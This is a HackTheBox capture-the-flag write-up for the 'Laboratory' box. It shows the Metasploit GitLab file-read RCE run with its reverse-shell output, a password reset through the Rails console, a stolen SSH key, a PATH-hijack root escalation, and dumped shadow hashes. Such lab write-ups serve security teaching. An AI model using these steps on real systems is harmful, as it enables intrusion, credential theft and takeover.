Laboratory - Write-up - HackTheBox

noraj

2021-04-18

Contents

1 Information

READ THE WU ONLINE: https://blog.raw.pm/en/HackTheBox-Laboratory-write-up/

1.1 Box

- **Name:** Laboratory
- **Profile:** www.hackthebox.eu
- **Difficulty:** Easy
- **OS:** Linux
- **Points:** 30



Figure 1.1: Laboratory

2 Write-up

2.1 Overview

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap ruby-ctf-party ffuf pwncat metasploit
```

2.2 Network enumeration

Port and service discovery scan with nmap:

```
# Nmap 7.91 scan initiated Sat Feb 27 21:11:02 2021 as: nmap -sSVC -p- -v -oA nmap_scan
↪  10.10.10.216
Nmap scan report for 10.10.10.216
Host is up (0.031s latency).
Not shown: 65532 filtered ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp  open  http     Apache httpd 2.4.41
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to https://laboratory.htb/
443/tcp open  ssl/http Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: The Laboratory
| ssl-cert: Subject: commonName=laboratory.htb
| Subject Alternative Name: DNS:git.laboratory.htb
| Issuer: commonName=laboratory.htb
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2020-07-05T10:39:28
| Not valid after:  2024-03-03T10:39:28
| MD5:   2873 91a5 5022 f323 4b95 df98 b61a eb6c
|_SHA-1: 0875 3a7e eef6 8f50 0349 510d 9fbf abc3 c70a a1ca
| tls-alpn:
|_  http/1.1
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Feb 27 21:13:08 2021 -- 1 IP address (1 host up) scanned in 125.70 seconds
```

2.3 Web discovery & enumeration

We are directly redirected to the local domaine so let's add it in `/etc/hosts`.

```
$ grep lab /etc/hosts
10.10.10.216 laboratory.htb
```

```
$ ffuf -u https://laboratory.htb/FUZZ -c -w
↪  /usr/share/seclists/Discovery/Web-Content/raft-medium-files-lowercase.txt -fc 403
...
$ ffuf -u https://laboratory.htb/FUZZ -c -w
↪  /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -fc 403
...
$ ffuf -u https://laboratory.htb/FUZZ -c -w
↪  /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -fc 403 -e .txt
...
```

Nothing to enumerate and it's a static HTML SPA. But looking at the SSL certificate we can see another sub-domaine: `Subject Alternative Name: DNS:git.laboratory.htb`.

But we could have discovered it with brute-force too:

```
$ ffuf -u https://laboratory.htb/ -c -w
↪  /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt -fc 403 -H
↪  'Host: FUZZ.laboratory.htb' -fs 7254

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0-git
```

```
________________________________________________

 :: Method           : GET
 :: URL              : https://laboratory.htb/
 :: Wordlist         : FUZZ:
↪  /usr/share/seclists/Discovery/Web-Content/raft-medium-words-lowercase.txt
 :: Header           : Host: FUZZ.laboratory.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response status: 403
 :: Filter           : Response size: 7254
________________________________________________

.git                    [Status: 302, Size: 106, Words: 5, Lines: 1]
git                     [Status: 302, Size: 105, Words: 5, Lines: 1]
:: Progress: [56293/56293] :: Job [1/1] :: 1260 req/sec :: Duration: [0:01:03] :: Errors: 0 ::
```

Let's edit our hosts entry:

```
$ grep lab /etc/hosts
10.10.10.216 laboratory.htb git.laboratory.htb
```

GitLab is hosted here (make sense now the name of the box is Laboratory and the sub-domaine is `git`).

So let's register, and then go at https://git.laboratory.htb/help to find the version deployed: GitLab Community Edition 12.8.1.

There are a bunch of low quality python Poc ou there but better use the high quality reliable metasploit ruby exploit:

```
msf6 exploit(multi/http/gitlab_file_read_rce) > info

       Name: GitLab File Read Remote Code Execution
     Module: exploit/multi/http/gitlab_file_read_rce
   Platform: Ruby
       Arch: ruby
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2020-03-26

Provided by:
  William Bowling (vakzz)
  alanfoster
```

```
Module side effects:
 ioc-in-logs
 artifacts-on-disk

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  Yes

Basic options:
  Name             Current Setting                                              Required
↪  Description
  ----             ---------------                                              --------
↪  -----------
  DEPTH            15                                                           yes
↪  Define the max traversal depth
  PASSWORD         password                                                     no        The
↪  password for the specified username
  Proxies                                                                       no        A
↪  proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           10.10.10.216                                                 yes       The
↪  target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT            443                                                          yes       The
↪  target port (TCP)
  SECRETS_PATH     /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml  yes       The
↪  path to the secrets.yml file
  SECRET_KEY_BASE                                                               no        The
↪  known secret_key_base from the secrets.yml - this skips the arbitrary file read if present
  SSL              true                                                         no
↪  Negotiate SSL/TLS for outgoing connections
  TARGETURI        /users/sign_in                                               yes       The
↪  path to the vulnerable application
  USERNAME         noraj                                                        no        The
↪  username to authenticate as
  VHOST            git.laboratory.htb                                           no
↪  HTTP server virtual host

Payload information:

Description:
  This module provides remote code execution against GitLab Community
  Edition (CE) and Enterprise Edition (EE). It combines an arbitrary
  file read to extract the Rails "secret_key_base", and gains remote
```

```
  code execution with a deserialization vulnerability of a signed
  'experimentation_subject_id' cookie that GitLab uses internally for
  A/B testing. Note that the arbitrary file read exists in GitLab
  EE/CE 8.5 and later, and was fixed in 12.9.1, 12.8.8, and 12.7.8.
  However, the RCE only affects versions 12.4.0 and above when the
  vulnerable `experimentation_subject_id` cookie was introduced.
  Tested on GitLab 12.8.1 and 12.4.0.

References:
  https://cvedetails.com/cve/CVE-2020-10977/
  https://hackerone.com/reports/827052
  https://about.gitlab.com/releases/2020/03/26/security-release-12-dot-9-dot-1-released/

msf6 exploit(multi/http/gitlab_file_read_rce) > run

[*] Started reverse TCP handler on 10.10.14.135:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. GitLab 12.8.1 is a vulnerable version.
[*] Logged in to user noraj
[*] Created project /noraj/id1reBf3
[*] Created project /noraj/AOeg8gkK
[*] Created issue /noraj/id1reBf3/issues/1
[*] Executing arbitrary file load
[+] File saved as:
↪  '/home/noraj/.msf4/loot/20210227221445_default_10.10.10.216_gitlab.secrets_687213.txt'
[+] Extracted secret_key_base
↪  3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7486fc8ebb6b2727cc02feea4c3adbe2cc7b
[*] NOTE: Setting the SECRET_KEY_BASE option with the above value will skip this arbitrary
↪  file read
[*] Attempting to delete project /noraj/id1reBf3
[*] Deleted project /noraj/id1reBf3
[*] Attempting to delete project /noraj/AOeg8gkK
[*] Deleted project /noraj/AOeg8gkK
[*] Command shell session 1 opened (10.10.14.135:4444 -> 10.10.10.216:33956) at 2021-02-27
↪  22:14:47 +0100

id
uid=998(git) gid=998(git) groups=998(git)
```

2.4 Elevation of Privilege (EoP): from git (container) to dexter (host)

We can see in `/etc/passwd` there is no human user on the machine (uid > 1000 in general) but only service accounts (default + gitlab), so we should target root directly.

Which OS are we on?

```
git@git:~/gitlab-rails/working$ head -2 /etc/os-release
NAME="Ubuntu"
VERSION="16.04.6 LTS (Xenial Xerus)"
```

Also it's a docker container:

```
git@git:~/gitlab-rails/working$ ls -lhA / | grep docker
-rwxr-xr-x   1 root root    0 Jul  2  2020 .dockerenv
```

Docker containers are often minimalists and try to lower the attack surface, here the issue is we neither have `ss` or `netstat` to list local ports.

We can directly read `/proc/net/tcp` but IP addresses and ports are hex encoded (in little endian) here.

Let's obtain only IP addresses with this command:

```
git@git:~/gitlab-rails/working$ cat /proc/net/tcp | cut -d ' ' -f 5
local_address
00000000:1F7C
0100007F:23A1
0100007F:2382
0100007F:23E3
0100007F:2385
0100007F:240D
0100007F:1F90
0100007F:23D0
00000000:0050
0100007F:1F92
00000000:0000
00000000:0000
0100007F:2382
0100007F:2382
200E0A0A:115C
0100007F:1F92
0100007F:240D
0100007F:1F7C
0100007F:23E3
0100007F:23D0
0100007F:D8EE
870E0A0A:115C
0100007F:E4EA
0100007F:DBFA
0100007F:E0DA
0100007F:D87C
0100007F:8F40
200E0A0A:115C
0100007F:8FC8
820E0A0A:115C
0100007F:23D0
0100007F:D88C
0100007F:8F46
0100007F:B480
0100007F:23D0
0100007F:0050
```

```
0100007F:8F48
200E0A0A:23E7
0100007F:23A1
0100007F:E0E0
200E0A0A:23E7
0100007F:8072
0100007F:8F44
0100007F:2414
0100007F:D88A
```

Then let's write a short ruby script to decode them:

```ruby
require 'ctf_party'

File.foreach('local_address.txt') do |line|
  ip, port = line.split(':')
  ip = ip.scan(/.{2}/).map(&:hex2dec).reverse.join('.')
  port = port.hex2dec
  puts "#{ip}:#{port}"
end
```

And execute it:

```
$ ruby hex2ip.rb
0.0.0.0:8060
127.0.0.1:9121
127.0.0.1:9090
127.0.0.1:9187
127.0.0.1:9093
127.0.0.1:9229
127.0.0.1:8080
127.0.0.1:9168
0.0.0.0:80
127.0.0.1:8082
0.0.0.0:0
0.0.0.0:0
127.0.0.1:9090
127.0.0.1:9090
10.10.14.32:4444
127.0.0.1:8082
127.0.0.1:9229
127.0.0.1:8060
127.0.0.1:9187
127.0.0.1:9168
127.0.0.1:55534
10.10.14.135:4444
127.0.0.1:58602
127.0.0.1:56314
127.0.0.1:57562
127.0.0.1:55420
```

```
127.0.0.1:36672
10.10.14.32:4444
127.0.0.1:36808
10.10.14.130:4444
127.0.0.1:9168
127.0.0.1:55436
127.0.0.1:36678
127.0.0.1:46208
127.0.0.1:9168
127.0.0.1:80
127.0.0.1:36680
10.10.14.32:9191
127.0.0.1:9121
127.0.0.1:57568
10.10.14.32:9191
127.0.0.1:32882
127.0.0.1:36676
127.0.0.1:9236
127.0.0.1:55434
```

While we are at it let's create a script that directly parse `/proc/net/tcp`, also read remote addresses, convert inode to pid will be more difficult so we'll skip it and won't get the process name and get the owner names is not that hard.

Gitlab is coded in ruby so there must be a ruby binary on the server:

```
git@git:~/gitlab-rails/working$ which ruby
/opt/gitlab/embedded/bin/ruby
```

Here is `mini-netstat.rb`:

```ruby
require 'etc'

def decode_addr(addr)
  ip, port = addr.split(':')
  ip = ip.scan(/.{2}/).map{|x|x.hex.to_s}.reverse.join('.')
  port = port.hex.to_s
  "#{ip}:#{port}"
end

File.readlines('/proc/net/tcp').each_with_index do |line, i|
  entry = line.split(' ')
  unless i == 0 # skip headers
    laddr = decode_addr(entry[1])
    raddr = decode_addr(entry[2])
    uname = Etc.getpwuid(entry[7].to_i).name
    puts "#{laddr} <--> #{laddr} -- #{uname}"
  end
end
```

Note; I have pushed a better version here

Let's encode it in base64:

```
$ cat mini-netstat.rb | base64 -w 0
cmVxdWlyZSAnZXRjJwoKVENQX1NUQVRFUyA9IHsgIyAvdXNyL3NyYy9saW51eC9pbmNsdWRlL25ldC90Y3Bfc3RhdGVzLmgKICAnMDAnOiAnVU
```

And write it to the target:

```
$ printf %s 'cmVxdWlyZSAnZXRjJ-
↪  woKVENQX1NUQVRFUyA9IHsgIyAvdXNyL3NyYy9saW51eC9pbmNsdWRlL25ldC90Y3Bfc3RhdGVzLmgKICAnMDAnOiAnVU5LTk9XTicsCiA
↪  | base64 -d > /tmp/mini-netstat.rb
```

Let's enjoy the work:

```
$ /opt/gitlab/embedded/bin/ruby /tmp/mini-netstat.rb
local address          remote address         state       username (uid)
0.0.0.0:8060           0.0.0.0:0              LISTEN      root (0)
127.0.0.1:9121         0.0.0.0:0              LISTEN      gitlab-redis (997)
127.0.0.1:9090         0.0.0.0:0              LISTEN      gitlab-prometheus (992)
127.0.0.1:9187         0.0.0.0:0              LISTEN      gitlab-psql (996)
127.0.0.1:9093         0.0.0.0:0              LISTEN      gitlab-prometheus (992)
127.0.0.1:9229         0.0.0.0:0              LISTEN      git (998)
127.0.0.1:8080         0.0.0.0:0              LISTEN      git (998)
127.0.0.1:9168         0.0.0.0:0              LISTEN      git (998)
0.0.0.0:80             0.0.0.0:0              LISTEN      root (0)
127.0.0.1:8082         0.0.0.0:0              LISTEN      git (998)
127.0.0.1:9236         0.0.0.0:0              LISTEN      git (998)
0.0.0.0:22             0.0.0.0:0              LISTEN      root (0)
127.0.0.1:8080         127.0.0.1:37976        TIME_WAIT   root (0)
127.0.0.1:57568        127.0.0.1:9090         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:57562        127.0.0.1:9090         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:58602        127.0.0.1:8082         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:56314        127.0.0.1:9229         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:8080         127.0.0.1:37978        TIME_WAIT   root (0)
127.0.0.1:36808        127.0.0.1:9187         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:55434        127.0.0.1:9168         ESTABLISHED gitlab-prometheus (992)
172.17.0.2:33956       10.10.14.135:4444      ESTABLISHED git (998)
127.0.0.1:8082         127.0.0.1:58602        ESTABLISHED git (998)
127.0.0.1:51426        127.0.0.1:80           TIME_WAIT   root (0)
127.0.0.1:9229         127.0.0.1:56314        ESTABLISHED git (998)
127.0.0.1:9090         127.0.0.1:57562        ESTABLISHED gitlab-prometheus (992)
127.0.0.1:9168         127.0.0.1:55420        ESTABLISHED git (998)
127.0.0.1:9187         127.0.0.1:36808        ESTABLISHED gitlab-psql (996)
127.0.0.1:8080         127.0.0.1:37984        TIME_WAIT   root (0)
127.0.0.1:55420        127.0.0.1:9168         ESTABLISHED gitlab-prometheus (992)
127.0.0.1:9168         127.0.0.1:55436        ESTABLISHED git (998)
127.0.0.1:9121         127.0.0.1:46208        ESTABLISHED gitlab-redis (997)
127.0.0.1:55436        127.0.0.1:9168         ESTABLISHED gitlab-prometheus (992)
```

```
127.0.0.1:8060        127.0.0.1:56772       ESTABLISHED gitlab-www (999)
127.0.0.1:8080        127.0.0.1:37982       TIME_WAIT   root (0)
127.0.0.1:46208       127.0.0.1:9121        ESTABLISHED gitlab-prometheus (992)
172.17.0.2:60588      10.10.14.179:4444     ESTABLISHED git (998)
127.0.0.1:9090        127.0.0.1:57568       ESTABLISHED gitlab-prometheus (992)
127.0.0.1:9236        127.0.0.1:32882       ESTABLISHED git (998)
127.0.0.1:32882       127.0.0.1:9236        ESTABLISHED gitlab-prometheus (992)
127.0.0.1:56772       127.0.0.1:8060        ESTABLISHED gitlab-prometheus (992)
127.0.0.1:9168        127.0.0.1:55434       ESTABLISHED git (998)
```

There is no internal service that we'll be able to exploit, let's attack with another angle.

There is a public project on Gitlab: https://git.laboratory.htb/dexter/securewebsite

Thx to this repository we know two usernames: - https://git.laboratory.htb/seven - https://git.laboratory.htb/dexter

`dexter` is most likely to have private repositories too, let's reset its password with the Rails console:

```
$ gitlab-rails console -e production
dexter = User.where(username: 'dexter').first
dexter.password = 'password'
dexter.password_confirmation = 'password'
dexter.save!
```

We can log in the newly reset credentials and find a private project: https://git.laboratory.htb/dexter/securedocker

A ssh key is saved: https://git.laboratory.htb/dexter/securedocker/-/blob/master/dexter/.ssh/id_rsa

Lets' connect with this key:

```
$ chmod 600 id_rsa_root
$ ssh dexter@10.10.10.216 -i id_rsa_root
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
dexter@laboratory:~$ cat user.txt
c736ec0f5526877bde3f769e34e5b7dc
```

We have know escaped the docker container adn are connected on the host.

2.5 Elevation of Privilege (EoP): from dexter (host) to root (host)

Let's find SUID binaries and remove some uninteresting results:

```
dexter@laboratory:~$ find / -perm -u=s -type f -exec ls -lh {} \; 2>/dev/null | grep '/bin/' |
↪  grep -v '/snap/'
-rwsr-xr-x 1 root dexter 17K Aug 28  2020 /usr/local/bin/docker-security
-rwsr-xr-x 1 root root 163K Jan 19 14:21 /usr/bin/sudo
-rwsr-xr-x 1 root root 44K May 28  2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 67K Apr  2  2020 /usr/bin/su
-rwsr-xr-x 1 root root 87K May 28  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Mar  7  2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 84K May 28  2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 31K Aug 16  2019 /usr/bin/pkexec
-rwsr-sr-x 1 daemon daemon 55K Nov 12  2018 /usr/bin/at
-rwsr-xr-x 1 root root 39K Apr  2  2020 /usr/bin/umount
-rwsr-xr-x 1 root root 52K May 28  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 55K Apr  2  2020 /usr/bin/mount
-rwsr-xr-x 1 root root 67K May 28  2020 /usr/bin/passwd
```

The unusual `/usr/local/bin/docker-security` immediately trigger an alarm.

Looking at the binary we can find some strings:

```
chmod 700 /usr/bin/docker
chmod 660 /var/run/docker.sock
```

`chmod` is not called with an absolute path so we'll be able to abuse it.

```
dexter@laboratory:~$ TF=$(mktemp -d)
dexter@laboratory:~$ printf %s '/bin/bash -i' > $TF/chmod
dexter@laboratory:~$ chmod +x $TF/chmod
dexter@laboratory:~$ export PATH=$TF:$PATH
dexter@laboratory:~$ /usr/local/bin/docker-security
root@laboratory:~# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
root@laboratory:~# cat /root/root.txt
ef0e8347aa9f24a62f03cafcdde43015
root@laboratory:~# grep '$6' /etc/shadow
root:$6$AMvgOmRCNzBloX3T$rd5nRPwkBPHenf6VLHfsXb066LNq0MZBRYeEsuCZviD8nQGvVLMaW9iH1hb5FPHzdl.McOJ8GrFIFfdSnIo4t
dexter:$6$eAUP4RwbH.7dC8vD$yt76SKVuEpKOgpp0D8r5YiYeB7edojKVHWoaNIDqk5JIvLD0t9n/jRL4v2FJH30s/ui2PymaXCKEvS38f2w
```